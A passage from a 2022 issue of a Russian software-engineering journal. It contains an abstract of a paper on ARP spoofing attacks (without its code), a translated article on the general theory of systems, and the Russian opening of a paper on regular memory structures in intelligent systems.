17. **Fellinge J.** IT Administrator's Top 10 Introductory Scripts for Windows. Charles River Media; 1st Edition, 2004. 424 p.
18. **Turner H., White J., Camelio J., Williams C., Amos B., Parker R.** Bad Parts: Are Our Manufacturing Systems at Risk of Silent Cyberattacks? //IEEE Security & Privacy IEEE Computer Society. 2015. P. 40—47. DOI: 10.1109/MSP.2015.60
19. **CNP** Studies: Configuring DHCP Snooping. URL: https://packetpushers.net/ccnp-studies-configuring-dhcp-snooping/
20. **Jen-Hao Kuo, Siong-Ui Te, Pang-Ting Liao** et al. An evaluation of the virtual router redundancy protocol extension with load balancing // 11th Pacific Rim International Symposium on Dependable Computing (PRDC'05) Hunan, China, Added to IEEE Xplore: 20 March 2006. P. 1—7. DOI: 10.1109/PRDC.2005.16.
21. **Shaw S., Choudhury P.** A new local area network attack through IP and MAC address spoofing // 2015 IEEE International Conference on Advances in Computer Engineering and Applications. Ghaziabad, India. 2015. P. 347-350. DOI: 10.1109/ICACEA.2015.7164728.
22. **Shah M., Ahmed S., Saeed K., Junaid M., Khan H., Rehman A.** Penetration Testing Active Reconnaissance Phase — Optimized Port Scanning With Nmap Tool // 2nd International Conference on Computing, Mathematics and Engineering Technologies (iCoMET), 2019. Sukkur, Pakistan. 2019. P. 1—7. DOI: 10.1109/ICOMET.2019.8673520.

Features of Address Resolution Protocol Operation in Computer Networks

P. P. Stepanov, omsk.petr@gmail.com, **G. V. Nikonova,** ngvlad@mail.ru,
T. S. Pavlyuchenko, taty.pavlychenko@gmail.com, **V. V. Soloviev,** svadim95@mail.ru,
Omsk State Technical University, Omsk, 644050, Russian Federation

Corresponding author:

Nikonova Galina V., Associate Professor, Omsk State Technical University, Omsk, 644050, Russian Federation
E-mail: ngvlad@mail.ru

Received on August 03, 2021
Accepted on March 10, 2022

The paper analyzes the network protocols of computer networks to identify potential vulnerabilities at the software level. The conditions for carrying out a man-in-the-middle attack in networks using the Address Resolution Protocol (ARP) are investigated. Such attacks are of a rather dangerous type, since they are based on the shortcomings of the ARP protocol. A detailed analysis of the stages of the attack and the sequence of impact on the attacked node is given. The technology of ARP spoofing (poisoning) and methods that allow one to infiltrate an existing connection and communication process are examined in detail. An implementation of an ARP spoofing attack in the Python and C# programming languages using the Scapy and SharpPcap libraries is presented. Examples of implementation of

denial-of-service (DoS) attacks in a peer-to-peer network using the ARP protocol in C# are given. The article also describes examples of man-in-the-middle attacks associated with various protocols and infiltration into the address space of routers, such as DHCP (a protocol that dynamically assigns an IP address to a client computer) spoofing and ICMP (Internet Control Message Protocol) redirection. Methods for hacking a router and substituting a MAC address and examples of scripts that implement: sending a fake ARP packet; a function for performing a DoS attack; changing the Linux MAC address; router hacks, are presented in the article.

Keywords: *computer network, information security, ARP protocol, traffic interception, hacking*

For citation:

Stepanov P. P., Nikonova G. V., Pavlyuchenko T. S., Soloviev V. V. Features of Address Resolution Protocol Operation in Computer Networks, *Programmnaya Ingeneria,* 2022, vol. 13, no. 5, pp. 211—218.

DOI: 10.17587/prin.13.211-218

References

1. **Helebi C., Mark-Pherson D.** *Principles of routing to the Internet*: per. from English, Moscow, Williams, 2001, 340 p. (in Russian).

2. **Olifer N., Olifer V.** *Computer Networks: Principles, Technologies and Protocols for Network Design*, Chichester, England; Hoboken, NJ: John Wiley & Sons, 2006, 973 p.

3. **Shakhnovich I. V.** *Modern wireless technologies*, Moscow, Technosphere, 2006, 288 p. (in Russian).

4. **Jinhua G., Kejian X.** ARP spoofing detection algorithm using ICMP protocol, *IEEE International Conference on Computer Communication and Informatics ICCCI'13*, 2013, pp. 1—6.

5. **Tanenbaum A. S., Austin T.** *Structured computer organization 6th ed.*,Pearson Education, Inc., publishing as Prentice Hall, 2015, 801 p.

6. **Stepanov P. P., Nikonova G. V., Pavlychenko T. S., Gil A. S.** The problem of security address resolution protocol, *Journal of Physics: Conference Series,* 2021,vol. 1791, pp. 1—8. DOI: 10.1088/1742-6596/1791/1/012061.

7. **Ballmann B.** *Understanding Network Hacks: Attack and Defense with Python*. Springer, 2015, 187 p.

8 **Biondi P.** Scapy Documentation. Release 2.4.5, available at: https://buildmedia.readthedocs.org/media/pdf/scapy/latest/scapy.pdf

9. **Module** Scapy Python, available at: https://russianblogs.com/article/2831870755/

10. **SharpPcap,** available at: https://sourceforge.net/projects/sharppcap/

11. **Richter J.** *CLR via C #. Programming with Microsoft.NET Framework 4.5 in C #*, Moscow, Piter—Moskva, 2013, 896 p. (in Russian).

12. **Freeman A.** *ASP.NET MVC 5 with examples in C # 5.0 for professionals,* Moscow, Williams, 2015, 736 p. (in Russian).

13. **Seifert R., Edwards J.** *The All-New Switch Book: The complete guide to LAN switching technology.* Wiley. 2008, 816 p.

14. **Hou X., Jiang Z., Tian X.** The Detection and Prevention for ARP Spoofing based on SNORT, *Proc. of IEEE International Conference on Computer Application and System Modeling ICCASM'10*, 2010, vol. 5, pp. 125—137.

15. **Bruschi D., Ornaghi A., Rosti E.** S-ARP: A Secure Address Resolution Protocol, *Proc. of Nineteenth Annual IEEE Computer Security Applications Conference ICSAC'03*, 2003, pp. 66—74.

16. **Bonaventure O.** Computer Networking: Principles, Protocols and Practice. Release 0.25, 2014, 280 p.

17. **Fellinge J.** *IT Administrator's Top 10 Introductory Scripts for Windows*, Charles River Media; 1st Edition, 2004, 424 p.

18. **Turner H., White J., Camelio J., Williams C., Amos B., Parker R.** Bad Parts: Are Our Manufacturing Systems at Risk of Silent Cyberattacks? *IEEE Security & Privacy IEEE Computer Society,* 2015, pp. 40—47. DOI: 10.1109/MSP.2015.60.

19. **CNP** Studies: Configuring DHCP Snooping, available at: https://packetpushers.net/ccnp-studies-configuring-dhcp-snooping/

20. **Jen-Hao Kuo, Siong-Ui Te, Pang-Ting Liao** et al. An evaluation of the virtual router redundancy protocol extension with load balancing, *Proc. of 11th Pacific Rim International Symposium on Dependable Computing* (PRDC'05), Hunan, China, Added to IEEE Xplore: 20 March 2006, pp. 1—7. DOI: 10.1109/PRDC.2005.16.

21. **Shaw S., Choudhury P.** A new local area network attack through IP and MAC address spoofing, *2015 IEEE International Conference on Advances in Computer Engineering and Applications. Ghaziabad, India,* 2015, pp. 347—350. DOI: 10.1109/ICACEA.2015.7164728.

22. **Shah M., Ahmed S., Saeed K., Junaid M., Khan H., Rehman A.** Penetration Testing Active Reconnaissance Phase — Optimized Port Scanning with Nmap Tool, *2nd International Conference on Computing, Mathematics and Engineering Technologies (iCoMET)*, 2019, Sukkur, Pakistan, 2019, pp. 1—6. DOI: 10.1109/ICOMET.2019.8673520.

Current State and Prospects of Development of the General Theory of Systems[1]

A. V. Boichenko, PhD in Technological Sciences, boichenko46@mail.ru, Plekhanov Russian University of Economics, Moscow, 115093, Russian Federation, **O. V. Lukinova,** Dr. Sci. Tech., lobars@mail.ru, V. A. Trapeznikov Institute of control sciences of the Russian Academy of Sciences, Moscow, 117997, Russian Federation

Corresponding author:

Boichenko Aleksandr V., PhD in Technological Sciences, Plekhanov Russian University of Economics, Moscow, 115093, Russian Federation
E-mail: Boichenko46@mail.ru

Received on April 22, 2021
Accepted on March 23, 2022

In the article the approaches to the general theory of systems put by founders of this theory in the sixties of the last century are considered. These approaches are considerably characteristic also of today's submission of the general theory of systems. These approaches can be classified on three conditional groups — mathematical approach to the general theory of systems (M. Mesarovich, Y. Takahara), "physical" approach to the theory of open systems (L. von Bertalanfi, Y. L. Klimontovich) and approach on the basis of functional systems (P. K. Anokhin). The approaches offered by authors to further development of the general theory of systems and its practical application are considered.

Keywords: *general theory of systems, mathematical approach to the general theory of systems, theory of open systems, functional systems, approaches to development of the general theory of systems*

For citation:

Boichenko A. V., Lukinova O. V. Current State and Prospects of Development of the General Theory of Systems, *Programmnaya Ingeneria*, 2022, vol. 13, no. 5, pp. 219—225.

DOI: 10.17587/prin.13.219-225

УДК 007.05 DOI: 10.17587/prin.13.219-225

А. В. Бойченко, канд. техн. наук, директор НИИ "Стратегические информационные технологии", boichenko46@mail.ru, Российский экономический университет имени Г. В. Плеханова, Москва, **О. В. Лукинова,** д-р техн. наук, вед. науч. сотр., lobars@mail.ru, Институт проблем управления им. В. А. Трапезникова Российской академии наук, Москва

Современное состояние и перспективы развития общей теории систем

Рассмотрены подходы к общей теории систем, заложенные основателями этой теории в шестидесятые годы прошлого века. Эти подходы в значительной мере характерны и для сегодняшнего представления общей теории систем. Данные подходы можно классифицировать на три условных группы — математический подход к общей теории систем (М. Месарович, Я. Такахара), "физический" подход к теории открытых систем (Л. фон Берталанфи, Ю. Л. Климонтович) и подход на основе функциональных систем (П. К. Анохин). Рассмотрены предлагаемые авторами подходы к дальнейшему развитию общей теории систем и ее практическому применению.

Ключевые слова: *общая теория систем, математический подход к общей теории систем, теория открытых систем, функциональные системы, подходы к развитию общей теории систем*

[1] The article is based on the materials of the report at the Seventh International Conference "Actual problems of Systems and Software Engineering" APSSE 2021.

Introduction

The classical period of development of modern scientific knowledge lasts more than 300 years, since works of I. Newton which "who for the first time explained with almost divine force of the mind by means of the mathematical method of the movement and a form of planets, a way of comets, inflows and outflows of the ocean. He the first investigated a variety of light beams and feature of flowers, the following from here which to it nobody even suspected. The diligent, penetrating and truthful interpreter of the nature, antiquities and the sacred writing, he glorified in the doctrine the great almighty creator" (an inscription on a grave of sir I. Newton).

The science of the classical period was practically identified with two scientific disciplines. It is, first of all, physics in which the mechanistic principle saying dominated that whole there is a sum of separate parts, and any studied natural object was represented with the mechanism. Such method of a research well worked at linear tasks with two variables and also, on the basis of the 2nd law of thermodynamics, allowed to find a solution for enough difficult isolated objects. However, tasks with unorganized complexity, i.e., those which internal organization could change dynamically depending on influence of external factors hesitated. It is clear, that there was not enough accounting of any other factors. What? The answer is given in [1]: "...only the external agent influencing system *S* can be such cause".

On the other hand, biologists, researchers of live objects put forward the organismic theory relying on teleology which originates from Aristotle and the doctrine about Kant's expediency. The basic principle of organicism is that live "organisms are organized phenomena" [2]. This organization is a form of the self-organization developing from simple to more difficult and is defined by existence of purposeful behavior due to realization of property of openness (that classics specifically understood as openness and representation of authors of this work in this question, it will be described below). Living system in [2] is defined as hierarchically organized open system keeping itself or developing in the direction of achievement of mobile balance. So, there is a theory of open systems which became subsequently a part of the general theory of systems (GTS) and capable to explain features of living organisms and social groups.

Thus, the contradiction between two conceptual ways of scientific thinking and methods of scientific research, and unfitness of "mechanism" as universal model is available.

The second factor which led to emergence of the theory of systems was desire of researchers to counteract division of science into the mutually isolated specialties. By the way, this problem exists fully still: the number of separate sciences is so high now that often their representatives just objectively cannot understand each other in special questions.

At last, with development of industrial production before science and technology there was a problem of systematic study, design, operation of difficult objects that demanded development of new methodological bases, theories, principles, analysis methods.

Thus, there is a need for creation of new universal models in the form of the general theory of systems as conceptual learning tool and designing of difficult objects and phenomena. The general theory of systems began to develop from 50th years of the last century and is connected, first of all, with a name of the Austrian biologist L. Bertalanfi who as it was stated above, formulated the basic principle of organicism, developed the theory of open living systems, it is considered the founder of the generalized theory of systems (in the form of GTS). Some of bright researchers of living organisms, along with Bertalanfi, can consider the largest Soviet physiologist, the founder of new branches of science about a brain P. K. Anokhin who entered into system approach of a concept of a backbone factor, on its basis — a functional system and developed fundamental issues of the general theory of functional systems [3, 4]. Later also concepts of other authors — W. Ross Ashby, O. Lange, R. Akoff, M. Mesarovich, A. I. Uyemov, A. A. Malinovsky, A. A. Lyapunov, Y. L. Klimontovich, etc. gained fame, each of whem was adapted by the principles of system approach for those fields of fundamental and applied science in which they conducted researches. Here it is necessary to mark out especially U. R. Ashby who was quoted above and also M. Mesarovich [5], who gave the formal description GTS.

The fact that is told above belongs to formation of the general theory of systems. The ideas formulated in works of these researchers gave an impetus to reasonings of authors of article and a basis for further development of ideas of the categorial device GTS.

As for researches of systems within separate sciences and, first of all, philosophy, to them at least two and a half thousand years from Platon and Aristotle. It is possible to look at significantly more retrospective reviews, for example, in [6, 7].

1. Current state of GTS

1.1. About a role of the observer for a concept of a system of the classical theory of a system

The central concept GTS (or system approach) is the concept of what is a system. "System" belongs to number of the terms which are most widely used in various scientific and practical types of activity with obviously not coinciding values: the formalized sign systems studied in logic and mathematics and such systems as a living organism, technical or modern control systems, it is hardly possible to consider as types of the same concept.

Then there is a question if it is about a system, then what can be "physics" of a system? Why in GTS all these types approach under a concept a system? The answer to this question is historical: as follows from the analysis of the factors which led to emergence of system approach as the formulated outlook, the concept of a system arose in the depths of experimental science as way of studying the nature. Such process demands presence of the experimenter/researcher/observer. In [8] the author defines a system as "any essence, conceptual or physical which consists of interdependent parts ... and can show activity, i. e., having behavior (behavioral system)". At the same time, it is such behavioral systems which "are a subject of management from people" and also consists of parts, "each of which finds own behavior". And depends only on the researcher he considers conceptual or physical essence as a system or not. The problem of experimental science is to allocate in, actually, isolated for study from the external environment, a difficult natural object which, is described by many characteristics, those which the experimenter wants and can investigate, describe the relations between characteristics of yRx, and, it is desirable, in the form of formal functional dependences of $y = F(x)$. Thus, here the system is understood as some abstract essence (but not a real natural object) between which elements some relations are entered.

Real objects of live and inanimate nature, a technosphere are systems in the absence of the observer or not? Today in the theory of systems the observer is, actually, the main distinctive sign, and the nature of a system is always speculative, abstract that confirms the definition of a system given by M. Mesarovich [8]: "For this family of sets of $X = \{X_1, X_n\}$ the system (abstract system) is defined as the relation on X, that is $S \subset X_1 \times ... \times X_n$, where "×" designates Cartesian product of sets. Sets X_1, ..., X_{1n} on whom the relation is defined are called objects. Every X_i represents full set of all manifestations of some attribute (or experiments with this attribute) the considered real-life phenomena". This definition is substantial means the specification of a system by definition of the relations connecting values which can accept the X_i attributes of the studied object.

1.2. About a role of criterion function

The following question which still causes a controversy at apologists of system approach in various areas is a question: what separates a system from not a system?

Classics of GTS give various definitions, here, for example, some of them.

1. Bertalanfi: "...the system is a complex of the elements which are in interaction" [2].

2. Stafford Beer suggested to determine systems at the same time by two signs — degrees of complexity of systems and to the nature of their functioning: determined or probabilistic [10].

3. In [11] it is claimed that "a system in the broadest sense everything that can be considered as separate essence can be resolute. For example, the Universe in general is a system. Systems are physical objects, processes and concepts. At the same time the cheese piece, hatred and Markov process taken together do not make a system".

4. M. Mesarovich, as shown above, defines a system by definition of the relations connecting values which can accept X_i attributes of the studied object [12].

So various approaches to definition of a system are connected with absence in definition of a basic factor which can be criterion of to define a concept of a system and its distinctive signs. About it the academician P. N. Anokhin in the work "Fundamental issues of the general theory of functional systems" directly specifies [3]: "Such obligatory situation for all types and the directions of system approach is search and a formulation of a backbone factor. This key problem defines both a concept of a system, and all strategy of its application of research. .... its operational value for formation of a system will be how fully described". Defining a role of a backbone factor in the form of useful result of a system, P. K. Anokhin submits the theory of biosystems and calls such systems functional: "Such imperative factor using all possibilities of a system is the useful result of a system. .... The sufficiency or insufficiency of result defines behavior of a system: in case of its sufficiency the organism passes to formation of other functional system with other useful result representing the next stage in a universal continuum of results " [3].

It should be noted that later M. Mesarovich within the formalism entered above, also enters a concept of the purpose $\alpha(G, T, R)$ for the $S = X \times Y$ system,

the having entrance of X and an exit of Y, by means of: introductions a) criterion function of $G(s)$ which defines the required condition of a system; b) function of admissibility $T(u)$ imposing, actually, restriction for a set of values in terms of satisfaction of criterion function; c) the relation of R which estimates degree of approachability of criterion function on a subset of values. Mesarovich's merit is that he not only entered criterion function, but also defined the formal bases for assessment of extent of achievement of the goal on any given input data, i.e., defined category of behavior of a system, effective in terms of achievement of the goal. However, entering criterion function, he did not define its role and the importance as backbone factor as it is noted at P. K. Anokhin.

Thus, after P. K. Anokhin and M. Mesarovich and at the same time in peak to them, one may say, that the system only then is a system when it possesses a backbone factor in the form of criterion function.

There is a question further: and criterion function is defined by someone from the outside or the system can develop criterion function and define the behavior that this purpose to reach?

The answer to this question has world outlook character. Because if to assume that criterion function is a prerogative of the external agent [12], everything in the world can be considered systems [11], then we have to depart from material positions and allow Absolute existence. Then the concept of a system includes objects of both live, and inanimate nature, and the role of the observer takes only the modest place in the course of knowledge and brings only subjectivity. By the way, ancient Greeks (Aristotle, Socrates considering that the way of existence of all real is defined by existence of the purpose) were closest to such thesis. If the system itself is capable to generate to itself criterion function, then it gains a certain subjectivity and then we or we limit a set of systems to wildlife, or, on the basis of [11], we allow existence, conditionally, "souls" at lifeless objects, including a technosphere, i. e., we also pass to idealism positions.

P. K. Anokhin takes into account only technical and biosystems, leaving inanimate nature beyond the scope of reasonings: "Practically for all cars the object is set outside the car and for it only some ability of self-organization in the course of obtaining the result programmed not by it is allowed. The biosystem even of very simple hierarchy itself, on the basis of the internal processes, makes the decision on what result is necessary to its adaptive activity at present" [3].

The following question which has basic value it is understanding that criterion function is that factor which orders "interaction of elements" of Bertalanfi that only way which defines "a self-organizing system" at Ashby, providing transition from "unorganized to organized", i. e. from interaction chaos to a system [13]. In other words, criterion function defines structure of a system, i. e., that structure of elements and those relations between them which are necessary for providing criterion function at present. It is necessary to notice that Mesarovich also defined presence of structure at a system, but defined it from purely formal positions as "result of generalization of the relation describing a system" [12].

1.3. Property of openness of a system

The major sign in terms of understanding of internal essence of a system is qualities of openness/isolation of a system. Classics differently estimated the importance of this question. So, at Ch. Churchman [14] "the generalized system is the closed system remaining closed in all possible environments. In other words, the generalized system is characterized by absolute resistance to changes of the environment". Across Mesarovich the system has this property. At the same time the openness is understood as the fact that in the assumptions which become about properties X_i (and which we check experimentally) some essentially important components are lowered, for example, the smaller number of formal objects X is considered, X_i, than it is necessary. As typical examples of open systems he considers:

1) the systems which are not completely isolated from the environment (a system with external "indignations" or uncertainty);

2) the systems reacting to a pilot study in such a way that it causes significant change in their behavior (the self-adapting and self-organizing systems);

3) systems with which the experimenter interacts bilaterally, i. e., influencing a system, he at the same time is affected from its party.

That is the system here, actually, is isolated from the external environment.

Bertalanfi in [2] emphasizes: "The Self-differentiated systems developing in the direction of more and more high complexity (by reduction of entropy), are possible — for thermodynamic reasons — only as open systems, that is systems into which the substance containing free energy is included in quantity bigger, than it is necessary for compensation of growth of entropy caused by irreversible processes in a system ("introduction of negative entropy")". At the same time in open systems in which there is a substance transfer the input of a negentropy is quite possible. Therefore, similar systems can keep the high level and even to develop towards

increase in an order and complexity that really is one of the most important features of vital processes [14].

Closest, according to authors, U. R. Ashby who entered new definition of a system as "cars with an entrance", that is "the system open for information, but closed for transfer of entropy" [1], that explains the reasons of self-organization of a system approached the real situation. Unfortunately, the thought that the open system is open for information, in further representations of classics of GTS was leveled under the influence of thermodynamic reasons which prevailed for that period in science.

Here it is necessary to talk about differences in interpretation of a concept of openness of different areas. Bertalanfi entered a concept of an open system as the system exchanging with the external environment matter and energy (for this reason Bertalanfi approach is called "physical" approach to GTS). In the field of information systems, by definition of IEEE POSIX 1003.0 Committee an open information system is called the system realizing open specifications on interfaces, services and the supported formats of data (this referral was got still by the name of functional standardization). Definition of POSIX gives the chance of realization in information systems of so-called properties of openness — expansibility of scalability, shipping of applications, data and personnel, interoperability of systems.

1.4. Internal management of a system

The fact that the system possesses internal management, was for the first time mentioned by M. Mesarovich at the description it a purposeful system [12] when claimed that if system S possesses the purpose α, then it can make decisions, i. e., it possesses internal management. Such system carries out purposeful process for the benefit of the purpose $\alpha(G, T, R)$ and characterized by such properties as the training (adaptation) directed to reduction of uncertainty of U as self-organization, i. e. process of change of structure of purposeful process. Unfortunately, what represents decision-making process as a basic element of an administrative cycle, was not presented by Mesarovich. Probably, it is explained by those circumstances that, first, only, since 80th years of the last century the theory of making management decisions allowing to receive and analyze qualitative (not quantitative) information is formed. These are such methods as expert estimation, multicriteria analysis, informative analysis of situations, etc. The second factor, significant for implementation of management, is an understanding of essence of information necessary for decision-making. And in this regard only in 1989 after R. L. Akoff's speech at inauguration of society International Society for General Systems Research [16], in information sciences, including such scientific discipline as artificial intelligence, there were ideas of information hierarchy of levels of a maturity of information of DIKW (data, information, knowledge, wisdom) where each level adds certain properties to the previous level. Here in the basis, there is level of data, information adds a context, knowledge defines use mechanism ("as"), and wisdom — terms of use ("when"). Such differentiated approach to "device" of information allows to approach an internal administrative cycle at the conceptual level.

It is also necessary to mention works of one of outstanding scientists of domestic psychology of V. N. Pushkin who formulated the theory of operational thinking [17, 18]. Within this theory it is shown that from the psychological point of view management of behavior of the person is connected with construction in structures of a brain of information model of the outside world within which management process on the basis of perception by the person of information from the outside and already available experience and knowledge is carried out.

1.5. Generalization of basic provisions of GTS

Generalizing the results stated above, it is possible to tell the following.

Uniform, divided if not by everything then most of scientists, the generalized theory of systems did not turn out today, despite essential, approximately general provisions. In each of approaches the emphases are placed on different aspects.

Thus, modern representation of GTS can be classified on three directions — mathematical, "physical" (Bertalanfi, Klimontovich) and the theory of functional systems (Anokhin).

1.5.1. Mathematical approach

The abstract system through the description of properties of its attributes and their values (set-theoretic and linguistic) the Concept of the purpose (criterion function) of a system is considered by formal ways though its importance is mentioned, but does not enter the formal description of a system. Founders of this direction M. Mesarovich and Y. Takahara [5, 9, 12].

1.5.2. "Physical" approach or theory of open systems

The main thing here is an exchange of substance and energy between a system and the external environment. At the same time the reasons of this exchange, methods, ways

and instruments of exchange especially are not considered. Also, criterion function is not considered in this context.

Founder of this direction is L. von Bertalanfi [2, 15]. Significant development of this approach in the field of physics belongs to the Russian scientist Y. L. Klimontovich [19].

1.5.3. Theory of functional systems

The founder of this direction is P. K. Anokhin [3, 4]. The main thing here — useful result of functioning of a system. At the same time, it is not absolutely clear — useful result is that it? How this result is connected with criterion function? How at the expense of what and as this useful result is achieved?

2. Prospects of development of the general theory of systems

At once we will notice — in this section the position of authors of this work which is based on work of one of authors [20], experience of authors on design of information systems and researches in computer sciences is stated.

What it would be desirable to tell at once is an expediency of attempt of association of all three GTS directions stated above, but on the basis of some shift of accents and introduction of some new campaigns.

The first is a consideration of criterion function as it was stated above as backbone function. There is no criterion function — there is no system. We cannot know about some objects their criterion functions, but so far we do not know them, we should not consider these objects as systems (it does not mean that we should not look for these criterion functions).

The second — to shift focus of a concept of openness of a system to criterion function — the open system is such system which cannot realize the criterion function without the external environment (the closed system — the return case).

The third — if to accept the first two points, then arises a question as well as what means the system will get from the external environment that it is necessary for it for realization of criterion function. According to authors it is implemented through information exchange between a system and the external environment (DIKW model).

The fourth — depending on strategy (which a system has to be had) the system has to be capable to constantly decomposition criterion function and to make decisions (on the basis of training and development of ontological models of the outside world) on interaction with the external environment for realization of decomposition criterion function. Here it is possible to use practices in the field of the theory of decision-making.

The fifth — for comparison of uniform objects of rather decomposition criterion function the system has to have an opportunity to use the device of multicriteria estimation not to get into position of the Buridanov's donkey.

These are contours of development of the general theory of systems. In each of these directions a huge number of questions for researches seems. Nevertheless, it can set base and a framework for development of the GTS and its possible applications in a large number of areas.

Conclusion

Importance of the general theory of systems for the solution of world outlook problems and practical application of this theory in creation and ensuring reliability of technosphere (first of all in the field of development of information systems, artificial intelligence) it is difficult to overestimate. Development of this theory can give huge jump in these directions. Until we still not really far left in this theory ancient Greeks who defined a system as something, consisting of the parts which are in the relations and communications with each other (structure of a system) and who form a certain value, unity (criterion function). Without development of what was created by founders of the modern theory of systems, we will remain approximately at the same level of constructability of this theory in terms of its practical use, as ancient Greeks.

References

1. **Ashby U. R.** Principles of self-organization, *Principles of self-organization*, Moscow, Mir, 1966, pp. 314—344 (in Russian).
2. **Von Bertalanfi L.** *General theory of systems: critical review, Researches on the general theory of systems. Sb. the translations under the editorship of V. N. Sadovsky and E. G. Yudin*, Moscow, Progress, 1969, pp. 23—83 (in Russian).
3. **Anokhin P. K.** Fundamental issues of the general theory of functional systems, *Principles of the system organization of functions*, Moscow, Nauka, 1973, pp. 5—61 (in Russian).
4. **Anokhin P. K.** *Cybernetics of functional systems. Chosen works*, Moscow, Meditsina, 1998, 400 p. (in Russian).
5. **Mesarovich M., Takahara Y.** *General theory of systems: mathematical bases.* Moscow, Mir, 1978, 313 p. (in Russian).
6. **Savelyev A. V., Alekseev A. Y., Tolokonnikov G. K.** Review of researches on artificial intelligence, algebraic biology and theory of systems. Historical aspect, current state and prospects. Part 1, *Biomashsistemy*, 2021, vol. 5, no. 1, pp. 17—72 (in Russian).
7. **Theory** of systems and system analysis. Manual. Rybinsk state aviation technical university of P. A. Solovyov. Rybinsk, 2015, 363 p. (in Russian).
8. **Akoff R. L.** Systems, organizations and cross-disciplinary researches. Researches on the general theory of systems, *Sb. the translations under the editorship of V. N. Sadovsky and E. G. Yudin*, Moscow, Progress, 1969, pp. 143—165 (in Russian).
9. **Mesarovich M. D.** General theory of systems and its mathematical bases. Researches on the general theory of systems, *Sb. the*

translations under the editorship of V. N. Sadovsky and E. G. Yudin, Moscow, Progress, 1969, pp. 165—181 (in Russian).

10. **Beer S.** *Cybernetics and production management*, transl. from English, Moscow, Nauka, 1965, 392 p. (in Russian).

11. **Tod M., Shuford E. H.** (jr.) Logic of systems: introduction to the formal theory of structures. Researches on the general theory of systems, *Sb. the translations under the editorship of V. N. Sadovsky and E. G. Yudin*, Moscow, Progress, 1969, pp. 320—384 (in Russian).

12. **Mesarovich M.** The bases of the general theory of systems, *Collection "General Theory of Systems", under the editorship of M. Mesarovich, the translation from English from the English V. Y. Altayev, E. L. Nappelbaum*, Moscow, Mir, 1966, pp. 15—49 (in Russian).

13. **Ashby U. R.** General theory of systems as new scientific discipline. In the book Researches on the general theory of systems, *Sb. the translations under the editorship of V. N. Sadovsky and E. G. Yudin*, Moscow, Progress, 1969, pp. 125—143 (in Russian).

14. **Churchman Ch.** One approach to the general theory of systems, *Collection "General Theory of Systems", under the editorship of M. Mesarovich, the translation from English from the English V. Y. Altayev, E. L. Nappelbaum*, Moscow, Mir, 1966, pp. 183—186 (in Russian).

15. **Von Bertalanfi L.** General System Theory, *General Systems*, 1956, vol. I, pp. 1—10.

16. **Akoff R. L.** From data to wisdom, *Journal of Applied Systems Analysis,* 1989, vol. 16, pp. 3—9.

17. **Pospelov D. A., Pushkin V. N.** *Thinking and automatic machines*, Moscow, Soviet. radio, 1972, 224 p. (in Russian).

18. **Pushkin V. N.** Operational thinking in big systems. The abstract of the thesis for a degree of the doctor of pedagogical sciences (on psychology), Leningrad state university of A. A. Zhdanov. Faculty of psychology. Moscow, 1966, 38 p. (in Russian).

19. **Klimontovich Y. L.** *Introduction to the physics of open systems*, Moscow, Yanus-K, 2002, 284 p. (in Russian).

20. **Boichenko A. V.** Information processes in open systems, *Proceedings of the 6th of International Conference Actual Problems of System and Software Engineering (APSSE 2019)*, Moscow, Russia, 12—14 November, 2019, available at: http://ceur-ws.org/Vol-2514/paper133.pdf

ИНФОРМАЦИЯ

УДК 004.82 DOI: 10.17587/prin.13.226-238

К. И. Костенко, канд. физ.-мат. наук, доц. кафедры, kostenko@kubsu.ru,
Кубанский государственный университет, Краснодар

Регулярные структуры памяти и домены операций интеллектуальных систем

Определено понятие регулярной области памяти интеллектуальной системы. Основу описаний структур памяти, применяемых в таких системах, определяет универсальный формат представления знаний в формализмах семантических иерархий. Формат всей памяти реализует бесконечное насыщенное бинарное дерево, вершинами которого являются двоичные наборы. Отдельные области памяти задаются с использованием регулярных выражений. Всякое выражение определяет семейство вершин, расширяемое во фрагмент дерева, — регулярную область памяти. Области соответствует класс знаний (домен). Регулярное выражение задает границы структур представлений знаний такого класса. Регулярные области памяти обобщают систему классов доменов морфизмов, разработанную для формализмов семантических иерархий. Исследование регулярных структур памяти способствует разработке и использованию специальных средств моделирования организации памяти и процессов мышления в системах искусственного интеллекта. Связь регулярных выражений с конечными автоматами обеспечивает возможность эффективного моделирования операций обработки и процессов потоков знаний.

Ключевые слова: *формализм знаний, морфизм знаний, домен морфизма, регулярная область памяти, описание структуры памяти*

Введение

Для конструирования математических моделей интеллектуальных систем (ИС) применяют средства формального описания (представления) знаний (формализмы). Они определяются как специальные алгебраические системы [1]. Инварианты формализмов связаны с отражением разных аспектов понятия знания. Общими свойствами формализмов являются конструктивный характер множеств абстрактных знаний, специальных предикатов и преобразований (морфизмов) для таких знаний. В уточнениях структурных и функциональных свойств знаний применяют понятия и конструкции из разных областей математики. Последние соответствуют сущностям моделей, которые связаны с изучением структур памяти и процессов мышления. Универсальная абстрактная модель ИС является многопредметной. Этим обеспечивается полнота и целостность моделирования разных представлений о свойствах интеллектуальности [2].

Элементами модели ИС являются области памяти отдельных компонентов, системы операций и процессов обработки знаний, а также агенты, управляющие жизненными циклами системы. Основу инвариантов модели составляют формализации понятий и принципов таких областей, как когнитивная психология и лингвистика. Управление субъектным существованием ИС в соответствующей области знаний моделируется в инвариантах и принципах кибернетики и общей теории систем. Рассмотренная система инвариантов модели допускает трансформацию в модели прикладных ИС, поддерживающих возможность полнофункционального моделирования двойников интеллектуальных сущностей в отдельных областях знаний [2].

Трансформация абстрактной модели в модели прикладных ИС реализуется морфизмами гомоморфного расширения ее элементов. Конкретные расширения образуют промежуточные модели, адаптированные к особенностям областей знаний. Инструменты трансформации моделей включаются в схемы технологии конструирования формальных моделей ИС разного уровня. Кибернетические инструменты реализации целей систем позволяют формировать инварианты субъектного существования и взаимодействия системы с областями знаний.

Структура организации памяти в компонентах ИС является атрибутом памяти абстрактных

моделей. Такая структура связана с инвариантом алгебраической структуры знания в произвольном формализме знаний (семантических иерархий). Структуры знаний трансформируются в системы областей и форматы представления знаний в памяти компонентов ИС для разных этапов существования систем. Структуры памяти отдельных компонентов ИС соответствуют доменам операций и процессов синтеза знаний в таких компонентах и потоках знаний между компонентами. Домены объединяют многообразия знаний близкой структуры, применяемые для моделирования разных типов трансформации структур знаний при реализации целей и операций ИС.

